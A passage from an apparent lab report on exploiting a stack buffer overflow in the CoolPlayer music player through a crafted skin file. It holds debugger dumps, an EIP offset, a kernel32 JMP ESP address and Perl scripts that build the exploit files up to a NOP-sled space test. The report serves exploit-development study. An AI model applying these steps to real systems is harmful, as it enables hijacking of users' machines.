Once the newly crafted exploit file was loaded into the music player, it crashed again with a memory access violation. The current EIP value was noted since this was the register that needed to be controlled (Figure 10). The Windows x86 (and x86-64) platform uses little endian encoding so the hex value was read from right to left in two-byte sections and using an online hex to ASCII converter, the value was found to be 'i9Bj' (Figure 11).



```
Registers (FPU)
EAX 41386742
ECX 00005419
EDX 00140608
EBX 00000000
ESP 00116184 ASCII "0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk
EBP 42386942
ESI 0011618C ASCII "j3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7B
EDI 0011E09F
EIP 6A423969
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

00116154  35684234 4Bh5
00116158  42366842 Bh6B
0011615C  68423768 h7Bh
00116160  39684238 8Bh9
00116164  42306942 Bi0B
00116168  69423169 i1Bi
0011616C  33694232 2Bi3
00116170  42346942 Bi4B
00116174  69423569 i5Bi
00116178  0044471E ▲GD.  1703641.0044471E
0011617C  42386942 Bi8B
00116180  6A423969 i9Bj
00116184  316A4230 0Bj1
00116188  42326A42 Bj2B
0011618C  6A42336A j3Bj
00116190  356A4234 4Bj5
00116194  42366A42 Bj6B
00116198  6A423769 i7Bj
```

Figure 10 - Finding what part of the pattern got written into EIP



Paste hex numbers or drop file

6939426A


Character encoding

ASCII

i9Bj

Figure 11 - Hexadecimal to ASCII conversion ("backwards" because of little endian encoding)


To control the EIP, its relative distance from the top of the stack was calculated using the section of the pattern just before the register. The pattern_offset tool, which is also available in the Metasploit framework, was used to automate this process. The tool takes the EIP value in either hexadecimal (does not need to be reversed) or ASCII form as input and outputs the offset which was utilised in every exploit file from this point forward (Figure 12).



```
[22:58:08] id-1703641: ~ $  /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb --query 6A423969  EIP hex value
[*] Exact match at offset 1048
[23:33:16] id-1703641: ~ $  /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb --query i9Bj   EIP ASCII value
[*] Exact match at offset 1048
```


Figure 12 - Finding offset value for pattern

The next step was to further validate that the EIP register was under control and to test that (mock) shellcode can be written onto the top of the stack (Figure 13). Although this step was not necessary, a gradual and logical approach to exploit development improves the chances of successful exploitation. After crashing the music player using the new exploit, the specifically crafted marker values could be observed in their intended positions (Figure 14).



```perl
$file = "offset.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars1 = "A" x 1048;                          # Offset
$eip = "BBBB";                                      # Validate control of EIP
$junk_chars2 = "1ABCDEFGHIJKLMNOPQRSTUVWXYZ";    # Mock shellcode

open($FILE, "> $file");
print $FILE $coolplayer_header."\n".$coolplayer_footer.$junk_chars1.$eip.$junk_chars2;
close($FILE);
```


Figure 13 - Further testing registers and stack



```
Registers (FPU)
EAX 41414142
ECX 00007648
EDX 00140608
EBX 00000000
ESP 00116184 ASCII "1ABCDEFGHIJKLMNOPQRSTUVWXYZ"
EBP 41414141
ESI 0011618C ASCII "HIJKLMNOPQRSTUVWXYZ"
EDI 0011E09F
EIP 42424242  ──────▶ BBBB
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

00116154  41414141 AAAA
00116158  41414141 AAAA
0011615C  41414141 AAAA
00116160  41414141 AAAA
00116164  41414141 AAAA
00116168  41414141 AAAA
0011616C  41414141 AAAA
00116170  41414141 AAAA
00116174  41414141 AAAA
00116178  0044471E ▲GD.  1703641.0044471E
0011617C  41414141 AAAA
00116180  42424242 BBBB
00116184  43424131 1ABC  }
00116188  47464544 DEFG
0011618C  4B4A4948 HIJK
00116190  4F4E4D4C LMNO
00116194  53525150 PQRS
00116198  57565554 TUVW
0011619C  005A5958 XYZ.
001161A0  CCCCCCCC ╠╠╠╠
```

Figure 14 - Inspecting the stack for written characters

To make the final exploit more stable, the DLLs that were loaded with the application were searched for a JMP ESP (or CALL ESP) assembly instruction to execute a reliable jump to the top of the stack. Using the memory address of a fixed instruction circumvents issues with so called stack jitter which means that the ESP is not in a certain memory location every time. Immunity Debugger displays all loaded DLL modules in its executable modules window and the DLL called kernel32 was chosen as it is usually a reliable choice (Figure 15).




Immunity Debugger - 1703641.exe - [Executable modules]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

```
Base     Size     Entry    Name     File version     Path
00330000 00009000 00331782 Normaliz 6.0.5441.0 (win C:\WINDOWS\system32\Normaliz.dll
00400000 0011F000 00476A40 1703641                  C:\Documents and Settings\Administrator\Desktop\1703641\1703641.exe
10200000 0006C000 1020B060 MSVCRTD  6.00.9782.0     C:\Documents and Settings\Administrator\Desktop\1703641\MSVCRTD.dll
1A400000 00132000 1A401C31 urlmon   8.00.6001.18702 C:\WINDOWS\system32\urlmon.dll
5D090000 0009A000 5D0934BA COMCTL32 5.82 (xpsp.0804 C:\WINDOWS\system32\COMCTL32.dll
5DCA0000 001E8000 5DDB7A45 iertutil 8.00.6001.18702 C:\WINDOWS\system32\iertutil.dll
63000000 000E6000 6300172C WININET  8.00.6001.18702 C:\WINDOWS\system32\WININET.dll
73F10000 0005C000 73F11788 DSOUND   5.3.2600.5512 ( C:\WINDOWS\system32\DSOUND.dll
76390000 0001D000 763912C0 IMM32    5.1.2600.5512 ( C:\WINDOWS\system32\IMM32.DLL
763B0000 00049000 763B1619 comdlg32 6.00.2900.5512  C:\WINDOWS\system32\comdlg32.dll
76B40000 0002D000 76B42B61 WINMM    5.1.2600.5512 ( C:\WINDOWS\system32\WINMM.dll
77120000 0008B000 77121560 OLEAUT32 5.1.2600.5512   C:\WINDOWS\system32\OLEAUT32.dll
773D0000 00103000 773D4256 comctl_1 6.0 (xpsp.08041 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
774E0000 0013D000 774FD0B9 ole32    5.1.2600.5512 ( C:\WINDOWS\system32\ole32.dll
77C00000 00008000 77C01135 VERSION  5.1.2600.5512 ( C:\WINDOWS\system32\VERSION.dll
77C10000 00058000 77C1F2A1 msvcrt   7.0.2600.5512 ( C:\WINDOWS\system32\msvcrt.dll
77DD0000 0009B000 77DD70FB ADVAPI32 5.1.2600.5512 ( C:\WINDOWS\system32\ADVAPI32.dll
77E70000 00092000 77E7628F RPCRT4   5.1.2600.5512 ( C:\WINDOWS\system32\RPCRT4.dll
77F10000 00049000 77F16587 GDI32    5.1.2600.5512 ( C:\WINDOWS\system32\GDI32.dll
77F60000 00076000 77F651FB SHLWAPI  6.00.2900.5512  C:\WINDOWS\system32\SHLWAPI.dll
77FE0000 00011000 77FE2126 Secur32  5.1.2600.5512 ( C:\WINDOWS\system32\Secur32.dll
7C800000 000F6000 7C80B63E kernel32 5.1.2600.5512 ( C:\WINDOWS\system32\kernel32.dll
7C900000 000AF000 7C912C28 ntdll    5.1.2600.5512 ( C:\WINDOWS\system32\ntdll.dll
7C9C0000 00817000 7C9E74D6 SHELL32  6.00.2900.5512  C:\WINDOWS\system32\SHELL32.dll
7E410000 00091000 7E41B217 USER32   5.1.2600.5512 ( C:\WINDOWS\system32\USER32.dll
```


Figure 15 - Listing of loaded DLLs

The assembly instructions in the chosen module were then searched for a JMP ESP and a match was found with the memory address of 7C86467B (Figure 16 – Figure 18). This seemed like a valid location since it had no null bytes that could cause premature termination. This memory address was utilised in the exploit files moving forward.



```
7C801000  CD 81          INT 81
7C801002  91             XCHG EAX,ECX
7C801003  7C 80          JL SHORT kernel32.7C800F85
7C801005  D390 7C90D090  RCL DWORD PTR DS:[EAX+90D0907C],CL
7C80100B  7C A4          JL SHORT kernel32.7C800FB1
7C80100D  0091 7C0DFF90  ADD BYTE PTR DS:[ECX+90FF0D7C],DL
7C801013  7C 80          JL SHORT kernel32.7C800F95
7C801015  D5 90          AAD 90
7C801017  7C B0          JL SHORT kernel32.7C800FC9
7C801019  D7             XLAT BYTE PTR DS:[EBX+AL]
7C80101A  90             NOP
7C80101B  7C 70          JL SHORT kernel32.7C80108D
7C80101D  D7             XLAT BYTE PTR DS:[EBX+AL]
7C80101E  90             NOP
7C80101F  7C 9B          JL SHORT kernel32.7C800FBC
7C801021  B2 92          MOV DL,92
7C801023  7C C0          JL SHORT kernel32.7C800FE5
7C801025  D890 7CE0DB90  FCOM DWORD PTR DS:[EAX+90DBE07C]
7C80102B  7C 10          JL SHORT kernel32.7C80103D
7C80102D  DD90 7C40DC90  FST QWORD PTR DS:[EAX+90DC407C]
7C801033  7C 71          JL SHORT kernel32.7C8010A6
7C801035  2D 917C60D2    SUB EAX,D2607C91
7C80103A  90             NOP
7C80103B ^7C D0          JL SHORT kernel32.7C80100D
7C80103D  CF             IRETD
7C80103E  90             NOP
7C80103F  7C 95          JL SHORT kernel32.7C800FD6
7C801041  1290 7CEE5693  ADC DL,BYTE PTR DS:[EAX+9356EE7C]
7C801047  7C 9A          JL SHORT kernel32.7C800FE3
7C801049  3191 7C2AFE90  XOR DWORD PTR DS:[ECX+90FE2A7C],EDX
7C80104F ^7C C2          JL SHORT kernel32.7C801013
7C801051  F9             STC
7C801052  96             XCHG EAX,ESI
7C801053 ^7C F5          JL SHORT kernel32.7C80104A
7C801055  2090 7C50D990  AND BYTE PTR DS:[EAX+90D9507C],DL
7C80105B ^7C B0          JL SHORT kernel32.7C80100D
7C80105D  D5 90          AAD 90
7C80105F  7C 30          JL SHORT kernel32.7C801091
```


Figure 16 - Searching the kernel32 module



JMP ESP

[✓] Entire block


Figure 17 - Searching for JMP ESP


Immunity Debugger - 1703641.exe - [CPU - main thread, module kernel32]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z

```
7C86467B  FFE4          JMP ESP
7C86467D  47            INC EDI
7C86467E  867CFF 15     XCHG BYTE PTR DS:[EDI+EDI*8+15],BH
7C864682  58            POP EAX
7C864683  15 807C8D85   ADC EAX,858D7C80
7C864688  38FE          CMP DH,BH
```


Figure 18 - JMP ESP search match in kernel32.dll

Before moving forward with the exploitation process the memory address for the JMP ESP was tested with a simple check to make sure it worked as intended. An exploit that wrote a debug interruption assembly instruction INT 03, or CC in hex, onto the top of the stack was crafted (Figure 19). If the JMP ESP memory address was valid, Immunity Debugger would hit a debug point and stop the execution of the program (Figure 20).



```
$file = "dll_jmp_esp_test.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars1 = "A" x 1048;                                          # Offset
$eip = pack('V', 0x7C86467B);                                       # Validate control of EIP
$debug_interrupt = "\xCC";                                          # Debug interrupt instruction

open($FILE, "> $file");
print $FILE $coolplayer_header."\n".$coolplayer_footer.$junk_chars1.$eip.$nop_sled.$debug_interrupt;
close($FILE);
```

Figure 19 - Modifying exploit file with static memory address and debug instruction




Immunity Debugger - 1703641.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c

```
0011617F  41               INC ECX
00116180  7B 46            JPO SHORT 001161C8
00116182  867CCC 00        XCHG BYTE PTR SS:[ESP+ECX*8],BH
00116186  1200             ADC AL,BYTE PTR DS:[EAX]
00116188  9C               PUSHFD
00116189  76 11            JBE SHORT 0011619C
0011618B  002C83           ADD BYTE PTR DS:[EBX+EAX*4],CH
0011618E  1200             ADC AL,BYTE PTR DS:[EAX]
00116190  C081 12000000 0( ROL BYTE PTR DS:[ECX+12],0          Shift
00116197  00CC             ADD AH,CL
00116199  CC               INT3
0011619A  CC               INT3
0011619B  CC               INT3
0011619C  CC               INT3
0011619D  CC               INT3
0011619E  CC               INT3
0011619F  CC               INT3
001161A0  CC               INT3
001161A1  CC               INT3
001161A2  CC               INT3
001161A3  CC               INT3
001161A4  CC               INT3

Address   Hex dump                  ASCII
004DE000  00 00 00 00 00 00 00 00  ........

[21:16:03] INT3 command at 00116184
```


Figure 20 - Debug breakpoint hit signifying valid memory address

After confirming that the program execution could be manipulated, the next step was to check the available space for shellcode. This is an important step as different payloads take up different amounts of space and having only a certain number of available bytes may restrict what is possible to do. To find out the available space, an increasing number of no operation, or NOP, assembly language instructions were placed in an exploit file followed by a debug interruption instruction similar to the previous exploit file (Figure 21). Once the exploit gets run, if the application generates a breakpoint exception that means there was enough room for that number of NOPs (Figure 22). If the application crashes due to other reasons, it has run out of usable space (Figure 23).



```
$file = "stack_space_NOP.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars1 = "A" x 1048;                              # Offset
$eip = pack('V', 0x7C86467B);                           # Validate control of EIP
$nop_sled = "\x90" x 800;                               # NOP check for available shellcode space
$debug_interrupt = "\xCC";                              # Debug interrupt instruction

open($FILE, "> $file");
print $FILE $coolplayer_header."\n".$coolplayer_footer.$junk_chars1.$eip.$nop_sled.$debug_interrupt;
close($FILE);
```

Figure 21 - Exploit file for testing available stack space for shellcode




Immunity Debugger - 1703641.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s

```
001164A1  90      NOP
001164A2  90      NOP
001164A3  90      NOP
001164A4  CC      INT3
001164A5  00CC    ADD AH,CL
001164A7  CC      INT3
001164A8  CC      INT3
001164A9  CC      INT3
001164AA  CC      INT3
001164AB  CC      INT3
001164AC  CC      INT3
001164AD  CC      INT3
001164AE  CC      INT3
001164AF  CC      INT3
001164B0  CC      INT3
001164B1  CC      INT3
001164B2  CC      INT3
001164B3  CC      INT3
001164B4  CC      INT3
001164B5  CC      INT3
001164B6  CC      INT3
001164B7  CC      INT3
001164B8  CC      INT3
001164B9  CC      INT3
001164BA  CC      INT3

Address   Hex dump                  ASCII
